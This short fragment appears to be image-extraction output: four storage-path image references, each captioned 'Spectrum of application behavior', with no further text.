
Spectrum of application behavior




Spectrum of application behavior




Spectrum of application behavior




Spectrum of application behavior

